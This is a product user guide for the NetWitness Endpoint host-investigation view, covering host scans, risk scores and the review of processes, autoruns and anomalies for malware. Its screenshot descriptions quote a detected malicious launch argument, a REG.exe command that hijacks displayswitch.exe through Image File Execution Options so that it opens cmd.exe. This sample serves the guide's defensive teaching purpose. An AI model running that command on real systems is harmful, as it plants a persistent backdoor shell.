INENMADIVAL3C	0	3 days ago	Idle	--	192.168.1.1	Updated	advanced	03/08/20

To filter on the risk score, use the slider to increase or decrease the values between 0 to 100.

Filters

RISK SCORE

0 100

HOSTNAME

Equals Enter value

USERNAME

Equals Enter value

AGENT GROUPS

Equals Enter value

NIC MAC ADDRESS


Equals e.g., 00:00:00:00:00:00

IPV4

Equals e.g., 1.1.1.1 | 1.1.1.1

AGENT LAST SEEN

Reset Save Save as...


Click **Save** to save the search and provide a name (up to 250 alphanumeric characters). The filter is added to the Saved Filters panel on the left. To delete a filter, hover over the filter name and click .

Note: Special characters are not allowed except underscore (_) and hyphen (-) while saving the filter.

Adding and Sorting Columns in the Table

By default, the Hosts view displays a few columns and the hosts are sorted based on the risk score. To add or remove columns:

1. Go to **INVESTIGATE > Hosts**.
2. Select the columns by clicking  in the right-hand corner.



3. Scroll down or enter the keyword to search for the column.
4. Click the arrow on the column header to sort the column in ascending or descending order.

Scan Hosts

You may want to perform an on-demand scan if you want to get the latest snapshot of the host.

When the hosts are scanned, the Endpoint Agent retrieves the following data that can be used for investigation:

- Drivers, processes, DLLs, files (executables), services, autoruns, anomalies, host file entries, and scheduled tasks running on the host.
- System information such as network share, installed Windows patches, Windows tasks, logged-in users, bash history, and security products installed.

To start a scan:

1. Go to **INVESTIGATE > Hosts**.
2. Select one or more hosts (up to 100) at a time for an on-demand scan, and do one of the following:

- Right-click and select **Start Scan** from the context menu.
 - Click **Start Scan** in the toolbar.
3. Click **Start Scan** in the dialog. This performs a quick scan of all executable modules loaded in memory.

The following are the scan statuses:

Status	Description
Idle	No scan is in progress.
Scanning	Scan is in progress.
Pending	Scan request is sent to the server and the agent will receive the request the next time it communicates with the server.
Cancel	Stop request is sent to the server and the agent will receive the request the next time it communicates with the server.

Analyze Hosts Using the Risk Score

You can investigate a host by analyzing the risk contributors such as alerts and events to look for suspicious or malicious activity.

To analyze the hosts using the risk score:

1. Go to **INVESTIGATE > Hosts**.
The Hosts view is displayed.
2. In the Server drop-down list, select the Endpoint server or Endpoint Broker server to view the hosts.
3. Select the host and do any of the following.
 - Click a row to view the risk associated with the host in the **Risk Details** panel.
 - Click the hostname to investigate the host.
4. In the **Alert Severity** panel, click the alert severity such as **Critical**, **High**, **Medium**, or **All**.
The list of distinct alerts is displayed along with the total number of events associated with the alert.
5. Click an alert to view the associated events.

The screenshot shows the NetWitness Endpoint Investigate Hosts page. The top navigation bar includes RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. The left sidebar shows the host details for WIN-NMUFV3DGTNecat, including a red circle with the number 100, the operating system (windows), and the agent scan status (idle). The main content area displays a list of events, with the selected event being a process creation event. The event details are shown in a table with columns for EVENT TIME, EVENT TYPE, CATEGORY, ACTION, HOSTNAME, USER ACCOUNT, OPERATING SYSTEM, and HASH. The event details include the source file name (malware10.exe), the launch argument (REG.exe ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\displayswitch.exe" /v Debugger /f REG_SZ /d "C:\windows\system32\cmd.exe" /f), and the target file name (REG.exe). The event details are also displayed in a sidebar on the right, showing the host details, policy details, and network interfaces.

Note: Only the latest 1000 events are displayed.

- To view all the metadata associated with a specific event, click the event header. The information such as source path, target path, filename, and others is displayed.

The screenshot shows the NetWitness Endpoint Investigate Hosts page. The top navigation bar includes RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. The left sidebar shows the host details for WIN-NMUFV3DGTNecat, including a red circle with the number 100, the operating system (windows), and the agent scan status (idle). The main content area displays a list of events, with the selected event being a process creation event. The event details are shown in a table with columns for EVENT TIME, EVENT TYPE, CATEGORY, ACTION, HOSTNAME, USER ACCOUNT, OPERATING SYSTEM, and HASH. The event details include the source file name (malware10.exe), the launch argument (REG.exe ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\displayswitch.exe" /v Debugger /f REG_SZ /d "C:\windows\system32\cmd.exe" /f), and the target file name (REG.exe). The event details are also displayed in a sidebar on the right, showing the host details, policy details, and network interfaces. A hover box is displayed over the event header, showing additional metadata such as the event source, user source, alias IP, event source ID, user, and device type.

- Hover over one of the meta values for IP, Hostname, Mac, File name, File hash, User, and Domain to view additional information about the specific metadata. A hover box displays a list of the data sources that have context data available for meta value. These are the possible data sources: NetWitness Endpoint, Incidents, Alerts, Hosts, Files, Feeds, and Live Connect.

The screenshot shows the NetWitness Endpoint Investigate interface. A context menu is open over an event, displaying 'CONTEXT HIGHLIGHTS' and 'ACTIONS'. The 'ACTIONS' list includes 'Add/Remove from List', 'Pivot to Investigate > Navigate', 'Pivot to Investigate > Hosts/Files', 'Pivot to Endpoint Thick Client', and 'Pivot to Archer'. The 'View Context' button is highlighted in blue. The event details show a process execution on 03/01/2019 at 02:34:08.000 pm, involving the file 'malware10.exe' on a Windows system.

8. To investigate the original event and destination domain of the event, do any of the following:

The screenshot shows the NetWitness Endpoint Investigate interface with the 'Details' tab selected. The event details are displayed, including the source path, file SHA256, filename, launch argument, device, user, and hash. The 'RELATED LINKS' section at the bottom contains three links: 'Investigate Original Event', 'Investigate Destination Domain', and 'Analyze Process'. The 'Investigate Original Event' link is highlighted in blue.

- To reconstruct an event in a readable form that matches the original, click the **Investigate Original Event** link highlighted in blue. For more information on event reconstruction, see the *NetWitness Investigate User Guide*.
- For details about the elements associated with an event, click the **Investigate Destination Domain** link highlighted in blue. For more information on Contextual Information for an Event, see the *NetWitness Investigate User Guide*.

Note: Investigate Destination Domain link is not displayed if there is no domain.dst event.

- To view a list of processes captured on the hosts and investigate a particular process, click the **Analyze Process** link highlighted in blue. For more information on process analysis, see [Investigating a Process](#).

Note: Analyze Process link is not displayed if there is no createprocess event.

Analyze Host Details

To look for suspicious files on a host, click the host name and view the details of the host, or start an on-demand scan to get the most recent information. On the right-hand panel, you can view the following:

- Host Details** displays the host information, such as Network interface, operating system, hardware and others.
- Policy Details** displays the complete resolved policy settings.

For more details, see [Hosts View - Details Tab](#).

The screenshot displays the NetWitness Endpoint Investigate interface. The top navigation bar includes tabs for RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. Below this, a sub-navigation bar shows options like Events, Event Analysis, Hosts, Files, Users, and Malware Analysis. The main content area is titled 'DESKTOP-QQPDNG3' and shows a list of events with columns for Event Time, Event Type, Category, Action, Hostname, User Account, Operating System, and Hash. On the right, a sidebar displays 'HOST DETAILS' and 'POLICY DETAILS' for the selected host, including information like Name, Session ID, Is Admin, Groups, and Network Interfaces.

Search on Snapshots

To investigate a host or to check if it is infected with a known malware, you can search for occurrences of the file name, file path, or SHA-256 checksum.

Note: To search for a SHA-256 checksum, provide the entire hash string in the search box.

The result displays details, such as file name, signature information, along with its interaction with the system (ran as process, library, autorun, service, task, or driver). To view more details for these results, click the category.

For example, a user has clicked and executed a malicious attachment through a phishing email, and downloaded it to C:\Users. To investigate this file:

1. Go to **INVESTIGATE > Hosts**.
2. Select the host that you want to investigate or select the Endpoint Broker server to investigate all the hosts.
3. In the **Details** tab, enter the file path `C:\Users` in the search box.

The search displays a maximum of 100 results of the executables in this folder. In this example, the file `Malware.exe`, is an unsigned file that might be malicious. If the search is executed on an Endpoint Broker server, it queries all the Endpoint servers.

The screenshot shows the NetWitness Endpoint Investigate interface. The 'Hosts' tab is selected, and the search box contains 'C:\Users'. The 'Processes' table lists various system processes. The 'Malware.exe' entry is highlighted in red, indicating it is the selected process for further investigation.

PROCESS NAME	LOCAL RISK SCORE	GLOBAL RISK SCORE	REPUTATION	FILE STATUS	SIGNATURE	DOWNLOADED
csrss.exe	0	0	Known	Neutral	microsoft,signed,valid	--
smss.exe	0	0	Known	Neutral	microsoft,signed,valid	--
svchost.exe	0	0	Known	Neutral	microsoft,signed,valid	--
UpdateUI.exe	0	0	Known	Neutral	signed,valid	--
msiexec.exe	0	0	Known	Neutral	signed,valid	--
msiexec.exe	0	0	Known	Neutral	microsoft,signed,valid,catalog	--
fontsubhost.exe	0	0	Known	Neutral	microsoft,signed,valid	--
VSCode.exe	0	0	Known	Neutral	signed,valid	--
VSCode.exe	0	0	Known	Neutral	signed,valid	--
cmd.exe	0	0	Known	Neutral	microsoft,signed,valid,catalog	--
cmd.exe	0	0	Known	Neutral	microsoft,signed,valid	--
ipfs.exe	0	0	Known	Neutral	signed,valid	--
ipfs.exe	0	0	Known	Neutral	signed,valid	--
explorer.exe	0	0	Known	Neutral	microsoft,signed,valid	--
WinSCP.exe	0	0	Known	Neutral	signed,valid	--

This file is run as a Process.

4. To view details of this file, click **Process** in the result.

The screenshot shows the NetWitness Endpoint Investigate interface with the 'Process' tab selected for the 'Malware.exe' process. The details pane on the right shows the process information, including the file path, signature, and other metadata.

This opens the Process tab where you can view the process details.

Analyze Processes

To analyze the process:

1. In the **Hosts Details** view, select the **Processes** tab.

The screenshot displays the NetWitness Endpoint interface for a host named 'localhost.localdomain'. The 'Processes' tab is active, showing a table of running processes. The table includes columns for Process Name, Local Risk Score, Global Risk Score, Active On, Reputation, File Status, Signature, Downloaded, and File Path. The 'Tree View' toggle is currently turned off. The list shows various system processes, including abrt-applet, abrt-watch-log, abrtid, accounts-daemon, alsaactl, at-spi-bus-launcher, at-spi2-registery, atd, audispd, and auditd.

PROCESS NAME	LOCAL RISK SCORE	GLOBAL RISK SCORE	ACTIVE ON	REPUTATION	FILE STATUS	SIGNATURE	DOWNLOADED	FILE PATH
abrt-applet	0	0	1 host	--	Neutral	--	--	/usr/bin
abrt-watch-log	0	0	1 host	--	Neutral	--	--	/usr/bin
abrt-watch-log	0	0	1 host	--	Neutral	--	--	/usr/bin
abrtid	0	0	1 host	--	Neutral	--	--	/usr/sbin
accounts-daemon	0	0	1 host	--	Neutral	--	--	/usr/libexec
alsaactl	0	0	1 host	--	Neutral	--	--	/usr/sbin
at-spi-bus-launcher	0	0	1 host	--	Neutral	--	--	/usr/libexec
at-spi2-registery	0	0	1 host	--	Neutral	--	--	/usr/libexec
atd	0	0	1 host	--	Neutral	--	--	/usr/sbin
audispd	0	0	1 host	--	Neutral	--	--	/usr/sbin
auditd	0	0	1 host	--	Neutral	--	--	/usr/sbin

Showing 102 out of 102 processes | 0 selected

The following is an example of the tree view:

The screenshot displays the NetWitness Endpoint interface for a host named 'localhost.localdomain'. The 'Processes' tab is active, and the 'Tree View' toggle is turned on. The processes are displayed in a hierarchical tree structure. The tree shows the following structure: systemd (systemd --switched-root --system --dese...), auditd (/bin/auditd -n), audispd (/bin/audispd), sedispatch (/usr/sbin/sedispatch), gconfd-2 (/usr/libexec/gconfd-2), evolution-addressbook-factory (/usr/libexec/evolution-addressbook-factory), master (/usr/libexec/postfix/master -w), qmgr (/usr/libexec/postfix/qmgr -t unix -u), pickup (/usr/libexec/postfix/pickup -t unix -u), tracker-store (/usr/libexec/tracker-store), and gfsd-trash (/usr/libexec/gfsd-trash --spawner 1.3/org.gtk/gfsd/exec...).

PROCESS NAME	LOCAL RISK SCORE	GLOBAL RISK SCORE	REPUTATION	FILE STAT...	SIGNATURE	DOWNLOADED	LAUNCH ARGUMENTS	FILE PATH
systemd	0	0	--	Neutral	--	--	/usr/lib/systemd/systemd --switched-root --system --dese...	/usr/lib/systemd
auditd	0	0	--	Neutral	--	--	/bin/auditd -n	/usr/sbin
audispd	0	0	--	Neutral	--	--	/bin/audispd	/usr/sbin
sedispatch	0	0	--	Neutral	--	--	/usr/sbin/sedispatch	/usr/sbin
gconfd-2	0	0	--	Neutral	--	--	/usr/libexec/gconfd-2	/usr/libexec
evolution-addressbook-factory	0	0	--	Neutral	--	--	/usr/libexec/evolution-addressbook-factory	/usr/libexec
master	0	0	--	Neutral	--	--	/usr/libexec/postfix/master -w	/usr/libexec/postfix
qmgr	0	0	--	Neutral	--	--	qmgr -t unix -u	/usr/libexec/postfix
pickup	0	0	--	Neutral	--	--	pickup -t unix -u	/usr/libexec/postfix
tracker-store	0	0	--	Neutral	--	--	/usr/libexec/tracker-store	/usr/libexec
gfsd-trash	0	0	--	Neutral	--	--	/usr/libexec/gfsd-trash --spawner 1.3/org.gtk/gfsd/exec...	/usr/libexec

Showing 102 out of 102 processes | 0 selected

2. In the **Processes** Tab, do one of the following:

- Click a row to view the properties of a process in the right panel.

The screenshot shows the NetWitness Endpoint Investigate interface. The top navigation bar includes tabs for RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. The main navigation bar includes links for Navigate, Events, Event Analysis, Hosts, Files, Users, and Malware Analysis. The Processes tab is active, displaying a table of processes. The table has columns for PROCESS NAME, LOCAL RISK SCORE, GLOBAL RISK SCORE, ACTIVE ON, REPUTATION, FILE STATUS, SIGNATURE, DOWNLOADED, and FILE PATH. The process 'ApplicationFrameHost.exe' is selected, and its details are shown in the right panel. The details panel includes sections for FILE DETAILS, LOCAL RISK DETAILS, General, Signature, Hash, and Time.

- Click the process name to view the process details of a specific process.

The screenshot shows the NetWitness Endpoint Investigate interface with the Process Details view for 'ApplicationFrameHost.exe'. The view displays the process name, PPID (648), PATH (C:\Windows\System32\), and LAUNCH ARGUMENTS (-Embedding). It also shows sections for LOADED LIBRARIES (0), IMAGE HOOKS (0), and SUSPICIOUS THREADS (0).

When reviewing processes, it is important to see the launch arguments. Even legitimate files can be used for malicious purposes, so it is important to view all of them to determine if there is any malicious activity.

For example,

- `rundll32.exe` is a legitimate Windows executable that is categorized as a good file. However, an adversary may use this executable to load a malicious DLL. Therefore, when viewing processes, you must view the arguments of the `rundll32.exe` file.
- `LSASS.EXE` is a child to `WININIT.EXE`. It should not have child processes. Often malware use this executable to dump passwords or mimic to hide on a system (`lass.exe`, `lssass.exe`, `lsasss.exe`, and so on).

- Most legitimate user applications like Adobe and Web browsers do not spawn child processes like `cmd.exe`. If you encounter this, investigate the processes.

You can view the sequence of activities performed on the host by the file or process using the process analysis. For more information, see [Investigating a Process](#).

Analyze Autoruns

In the Hosts view, select the **Autoruns** tab. You can view the autoruns, services, tasks, and cron jobs that are running for the selected host.

For example, in the Services tab, you can look for the file creation time. The compile time is found within each portable executable (PE) file in the PE header. The time stamp is rarely tampered with, even though an adversary can easily change it before deploying to a victim's endpoint. This time stamp can indicate if a new file is introduced. You can compare the time stamp of the file against the created time on the system to find the difference. If a file was compiled a few days ago, but the time stamp of this file on the system shows that it was created a few years ago, it indicates that the file is tampered.

Analyze Files

In the Hosts view, select the **Files** tab. You can view the list of files scanned on the host at the time of scan. By default, the table displays 100 files. To display more files, click **Load More** at the bottom of the page.

For example, many trojans write random filenames when dropping their payloads to prevent an easy search across the endpoints in the network based on the filename. If a file is named `svch0st.exe`, `scvhost.exe`, or `svchosts.exe`, it indicates that the legitimate Windows file named `svchost.exe` is being mimicked.

Analyze Libraries

In the Hosts view, select the **Libraries** tab. You can view the list of libraries loaded at the time of scan.

For example, a file with high entropy gets flagged as packed. A packed file means that it is compressed to reduce its size (or to obfuscate malicious strings and configuration information).

Analyze Drivers

In the Hosts view, select the **Drivers** tab. You can view the list of drivers running on the host at the time of scan.

For example, using this panel, you can check if the file is signed or unsigned. A file that is signed by a trusted vendor such as Microsoft and Apple, with the term `valid`, indicates that it is a good file.

Analyze Anomalies

Note: This tab is available only for advanced agent.

In the Hosts view, select the **Anomalies** tab. You can view the following details for the selected host:

- Image hooks - Hooks found in executable images (user-mode or kernel-mode) - IAT, EAT, Inline, exceptionHandler.
- Kernel hooks - Hooks found on kernel objects (such as Driver Object [Pointers, IRP_MJ, SSDT, IDT, and so on]). This also includes filter devices.
- Suspicious threads - Threads whose starting address points to memory DLLs or floating code. The threads could be running with either user-mode or kernel-mode privileges. These threads could run malicious code inside a trusted application to execute their own code.
- Registry discrepancies - The Windows registry is a hierarchical database that stores configuration settings and options on Microsoft Windows operating systems. It contains settings for low-level operating system components and for applications running on the platform: the kernel, device drivers, services, SAM, user interface, and third party applications all use the registry. The discrepancies between low-level parsing with Win32 registry API are reported.

Note: Anomalies is applicable only for Windows hosts.

For example, hooking is used to intercept calls in a running application and to capture information related to the API invocations. Malicious programs can implant hooks in various system applications for different purposes, such as hiding files, directories, registry entries, intercepting users keystrokes to establish a stealthy communication channel with the attacker.

Analyze System Information

In the Hosts view, select the **System Information** tab. This panel lists the agent system information. For Windows operating system, the panel displays the host file entries and network shares of that host.

For example, malware might use host file entries to block antivirus updates.

Export Host Details to JSON File

To export host details about a particular snapshot time:

1. Go to **INVESTIGATE > Hosts**.
2. Click the hostname to view the details.
3. In any of the tabs, select the snapshot time, and click **Export to JSON**.

Launch an External Lookup for a File

While analyzing a file, you can search Google or VirusTotal with the filename or hash to get more information about the file. To launch the search:

1. Go to **INVESTIGATE > Host Details** (Autorun, Files, Drivers, Libraries, or Anomalies tab).
2. Right-click one or more files, or in the **More** drop-down list in the toolbar, do the following:

The screenshot shows the NetWitness Endpoint Investigate Hosts view. The top navigation bar includes RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. The main navigation bar includes Navigate, Events, Event Analysis, Hosts, Files, Users, and Malware Analysis. The Hosts view is active, showing a table of files. The table has columns: FILENAME, LOCAL RISK SCORE, GLOBAL RISK SCORE, REPUTATION, FILE STATUS, SIGNATURE, DOWNLOADED, and FILE CREATION TIME. A context menu is open for the file 'SynsplicityShell...', showing options: Change File Status, Analyze Events, Google Lookup, VirusTotal Lookup, Download File to Server, Save a Local Copy, and Analyze File. The Google Lookup option is highlighted, and a sub-menu is open showing options: File Name, MD5, SHA1, and SHA256.

- Select **Google Lookup** to perform a search on the filename, MD5, SHA1, or SHA256.
- Select **VirusTotal Lookup** to perform a search on MD5, SHA1, or SHA256.

Note: To open files in multiple tabs, make sure you enable the pops-up in the browser.

Delete a Host

If the agent is uninstalled on a host or if you no longer require the host scan data, you can manually delete this host from the Hosts view. Deleting a host deletes all scan data associated with the host. To delete hosts:

1. Go to **INVESTIGATE > Hosts**.
2. Select the hosts that you want to delete from the Hosts view and do one of the following:

The screenshot shows the NetWitness Endpoint Investigate Hosts view. The top navigation bar includes RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. The main navigation bar includes Navigate, Events, Event Analysis, Hosts, Files, Users, and Malware Analysis. The Hosts view is active, showing a table of hosts. The table has columns: HOSTNAME, RISK SCORE, AGENT LAST SEEN, and AGENT SCAN STATUS. A context menu is open for the host 'Centos7Machine', showing options: Analyze Events, Delete, Start Scan, Stop Scan, and Reset Risk Score. The Delete option is highlighted.

- Right-click and select **Delete** from the context menu.
- Click **More** drop-down list in the toolbar and select **Delete**.

Note: If you accidentally delete a host from the Hosts view, the Endpoint Server forbids all requests from this agent. The agent must be uninstalled manually from the host and reinstalled for it to appear on the Hosts view.

Deleting Hosts with Older Agent Versions


After upgrading the 11.1.x and 11.2.x agents to 11.3, if you want to delete the hosts with older versions:


1. Go to **Investigate > Hosts** view.
2. Filter the hosts based on the Agent version, and delete these hosts.

If you do not delete, the hosts are deleted based on the Data Retention Policy settings.

Set Hosts Preference

By default, the Hosts view displays a few columns and the hosts are sorted based on the risk score. If you want to view specific columns and sort data on a specific field:

1. Go to **INVESTIGATE > Hosts**.
2. Select the columns by clicking  in the right-hand corner. The following example shows the drop-down list displayed while adding columns:





3. Scroll down or enter the keyword to search for the column in the displayed list.


- Sort the data on the required column.

Note: The selections you make here become your default view every time you log in to the Hosts view.

Export Host Attributes

You can export up to 100,000 host attributes at a time. To extract the host attributes to a csv file:

- Go to **INVESTIGATE > Hosts**.
- Filter the hosts by selecting the required filter options.
- Add columns by clicking  in the right-hand corner.
- Click  to export the host attributes to a csv file.



You can either save or open the csv file.

Migrate Hosts

Hosts can be migrated from one Endpoint server to another using groups and policy associated with the host. If a host is migrated, the Server column shows as **Migrated**. The risk score of a migrated host is displayed on all Endpoint servers where it is present.

Note: Some of the actions are disabled for the migrated host on the selected server, such as start scan, start stop, analyze events, and others. If you want to perform the required action, select the Endpoint server to which the host is migrated.


Note: To view only managed hosts, select the **Show Only Managed Agents** option in the Filters panel.

Analyzing Risky Users

If you have NetWitness UEBA installed, you can view the alerts associated with users logged in on the host. To analyze risky users:

- Go to **INVESTIGATE > Hosts**.
- Click the host name you want to analyze.
- In the **Host Details** panel, under the Users category, click the name.

This opens the Users tab for investigation in a new tab.




Resetting Risk Score of Hosts

You can reset the risk score for a host in these situations:

- If the alerts or events triggered by the host or files on the host are false positive, you can make changes to the Endpoint Application rules or ESA rules.
- After you take required action on the host for malicious file activities contributing to the risk score. When you reset the risk score, all the risk calculation for the host is deleted. When you reset the host's risk score, it does not change the file's risk score. You can reset the score for a single host or multiple hosts.

To reset the risk score of a host:

1. Go to **INVESTIGATE > Hosts**.
2. Select the Endpoint Server or Endpoint Broker.
3. Select one or more hosts and do one of the following:



- Right-click and select **Reset Risk Score** from the context menu.
- Click **More Actions** > **Reset Risk Score** in the toolbar.

All the alerts associated with the score are deleted.

Note: You can select a maximum of 100 hosts to reset the score.

4. Refresh the page to view and confirm if the host's score is reset. This may take sometime for changes to take effect.

Investigating a Process

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.3 and later.

Analysts can perform process analysis to investigate a particular process behavior to:

- Understand the entire process event chain, process parent-child relationships, and all associated events in a timeline view.
- Analyze important process attributes, such as username, launch arguments, reputation, file status, signer, signature, and file path.

The Analyze Process view provides a list of processes captured on hosts in a parent-child hierarchical format over a time range. The process tree is created from the tracking event type "Process event" where the action meta key is `createProcess`. The agent reports new events for the same `createProcess` if the following parameters change:

- Parent process filename
- Child process filename
- Launch arguments
- User name

If the above parameters do not change, the event is reported only once every eight hours.

Best Practices

When reviewing a host for malicious activity, there are a few key things to review while looking for malicious processes.

- **Process Name** - When reviewing running processes on a host, check for the name of the program that looks suspicious. Sometimes malware uses random names, such as `wzuduje.exe`. In some cases, the names might be misleading such as `adob3.exe`, `scvhost.exe`, or `Microsoft.exe`. Being familiar with Windows processes and any type of internal tool that might be used throughout the environment, also helps you to identify potentially malicious or suspicious files.
- **File Path** - Similar to knowing normal and key Windows processes, knowing what path the processes originate from is a key to detect certain processes that imitate the legitimate process. For instance, if you see `svchost.exe` running on a system from `C:\Users\<username>\AppData\Roaming\adobe\` (which is a valid file path), and knowing that the legitimate Windows process originates from `C:\Windows\System32\`, you can determine that the `svchost.exe` file starting from the `C:\Users\<username>\AppData\Roaming\adobe\` directory is the suspicious one. To help determine further identification of a suspicious process, review the Autoruns tab to see if this process is running as an autorun, service, or task.
- **File Signature** - When a software package is created, it has a valid digital signature. The following are a few exceptions:

- If a process that is running is not digitally signed, it does not automatically confirm that the file is malicious.
- While files may have a valid signature, it does not mean that they are legitimate. There are instances of software identified as a Potentially Unwanted Program (PUP) or Adware, which can have a valid signing certificate.
- Active On - Determines on how many hosts a file is currently active. You can look for suspicious files based on the rarity of a file.
- Reputation - Leveraging the reputation service is a way to find malicious processes.
- Analyze events - For further insight to a process, you can analyze console events, network events, file events, process events, and registry events.
 - Network events - Look for any suspicious domains to which the process is connecting. Sometimes malware creates legitimate connections to a known site, such as google.com, bing.com to hide its activity on the network. Look for connections to Dynamic DNS domains where a lot of known malicious activity resides. During analysis, consider uncommon processes making direct connections to an IP address or to a uncommon port number.
 - File and process events - Review process interactions that have occurred on the system with the suspected file. You can look for key events such as `writeToExecutable`, `renameExecutable`, and `createRemoteThread`, which indicate suspicious behavior.
- Leverage other methods
 - Look up with Google - You can search the file name or hash value against Google to determine if the file is malicious.
